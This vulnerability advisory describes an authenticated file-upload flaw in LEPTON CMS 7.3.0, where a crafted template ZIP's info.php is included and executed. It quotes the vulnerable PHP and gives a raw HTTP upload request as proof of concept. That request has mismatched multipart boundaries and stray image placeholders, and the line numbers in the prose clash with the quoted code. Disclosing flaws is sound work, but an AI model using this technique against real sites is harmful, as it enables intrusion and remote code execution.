

Arbitrary File Upload Vulnerability in LEPTON CMS 7.3.0

Vendor's Official Website: <https://lepton-cms.org/english/home.php>

Vendor's Introduction: LEPTON is an easy-to-use but full customizable Content Management System (CMS). LEPTON enables you to run nearly all the websites most others current CMS promise you but has the big advantage of extremely short learning and training curves, and this is a great argument to those who work with LEPTON. LEPTON is easily installed and started, and can easily be adapted to fit the needs of nearly all web appearances.

Vulnerability Description:

LEPTON CMS version 7.3.0 contains an arbitrary file upload vulnerability. The issue arises from the lack of proper validation for uploaded files. An authenticated attacker can exploit this vulnerability by uploading a specially crafted ZIP file, leading to arbitrary code execution.

Attack Components:

`/LEPTON7.3.0/upload/backend/templates/install.php`

Attack Vectors:

An authenticated attacker can exploit this vulnerability by uploading a specially crafted ZIP file in “install language” section, leading to arbitrary code execution.

Code Analysis:

The vulnerable code is located in `/LEPTON7.3.0/upload/backend/templates/install.php`, specifically between lines 38 and 74. At line 38, the script checks whether a file has been uploaded, but no filtering or validation is performed. At line 74, the uploaded ZIP file is extracted. The code then checks whether the extracted contents include both `info.php` and `index.php`. At line 101, the script executes `require($temp_unzip.'info.php');`. If the attacker crafts a ZIP file containing a malicious `info.php`, the file will be extracted and then included by the application, resulting in a file inclusion vulnerability and ultimately allowing execution of arbitrary code.

```

38 // Check if user uploaded a file
39 if (!isset($_FILES['userfile']))
40 {
41     header("Location: index.php");
42     exit(0);
43 }
44 $admin = LEPTON_admin::getInstance('Addons', 'templates_install');
45
46 $functions = [
47     "directory_list",
48     "load_template",
49     "preCheckAddon",
50     "rename_recursive_dirs",
51     "versionCompare"
52 ];
53 LEPTON_handle::register($functions);
54
55 // Set temp vars
56 $temp_dir = LEPTON_PATH . '/temp/';
57 $temp_file = $temp_dir . $_FILES['userfile']['name'];
58 $temp_unzip = LEPTON_PATH . '/temp/unzip/';
59
60 // Try to upload the file to the temp dir
61 if (!move_uploaded_file($_FILES['userfile']['tmp_name'], $temp_file))
62 {
63     $admin->print_error($MESSAGE['GENERIC_CANNOT_UPLOAD']);
64 }
65
66 // Include the PclZip class file
67 LEPTON_handle::include_files("/modules/lib_lepton/pclzip/pclzip.lib.php");
68
69 // Remove any vars with name "template_directory" and "theme_directory"
70 unset($template_directory);
71 unset($theme_directory);
72
73 // Setup the PclZip object
74 $archive = new PclZip($temp_file);
75
76 // Unzip the files to the temp unzip folder
77 $list = $archive->extract(PCLZIP_OPT_PATH, $temp_unzip);
78
79 // Check for GitHub zip archive
80 if (!file_exists($temp_unzip."info.php"))
81 {
82     $temp_dirs = [];
83     directory_list($temp_unzip, false, 0, $temp_dirs);
84     foreach($temp_dirs as $temp_path)
85     {
86         if (file_exists($temp_path."/info.php"))
87         {
88             $temp_unzip = $temp_path."/";
89             break;
90         }
91     }
92 }
93
94 // Include the templates info file
95 require($temp_unzip.'info.php');
96
97 // Perform Add-on requirement checks before proceeding
98 preCheckAddon($temp_file);
99
100 // Check if the file is valid
101 if (!isset($template_directory))
102 {
103     if (file_exists($temp_file))
104     {
105         unlink($temp_file);
106     }
107     $admin->print_error($MESSAGE['GENERIC_INVALID']);
108 }
109
110 // Check if this template is already installed and in this case compare versions
111 $new_template_version = $template_version;

```

PoC:

POST /LEPTON7.3.0/upload/backend/templates/install.php?lepton=56a80e6ef4bf0db6bd24ez1753066328 HTTP/1.1

Host: 127.0.0.1:81

Content-Length: 605

Cache-Control: max-age=0

sec-ch-ua: "Chromium";v="127", "Not)A;Brand";v="99"

sec-ch-ua-mobile: ?0

sec-ch-ua-platform: "Windows"

Accept-Language: zh-CN

Upgrade-Insecure-Requests: 1

Origin: http://127.0.0.1:81

Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryx5RASDJb1BAegQ2f

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

Sec-Fetch-Site: same-origin

Sec-Fetch-Mode: navigate

Sec-Fetch-User: ?1

Sec-Fetch-Dest: document

Referer: http://127.0.0.1:81/LEPTON7.3.0/upload/backend/templates/index.php?leptoken=d3b8f1d4e70daea71ea4dz1753066177

Accept-Encoding: gzip, deflate, br

Cookie: lep4399sessionid=60na1cdmru74b80iui1p4oar3c; cookieconsent_status=dismiss

Connection: keep-alive

-----WebKitFormBoundaryx5RASDJb1BAegQ2f

Content-Disposition: form-data; name="userfile"; filename="ctfshow.zip"

Content-Type: application/x-zip-compressed

PK

-----WebKitFormBoundaryh6XBRla9BINIaIyi



Content-Disposition: form-data; name="submit"


Install

-----WebKitFormBoundaryh6XBRla9BINIaIyi--

More Details:

Log in to the admin panel and follow these steps: upload a ctfshow.zip archive that contains an info.php file (with malicious code) and an index.php file (with arbitrary content)





Click “install” to achieve remote command execution.

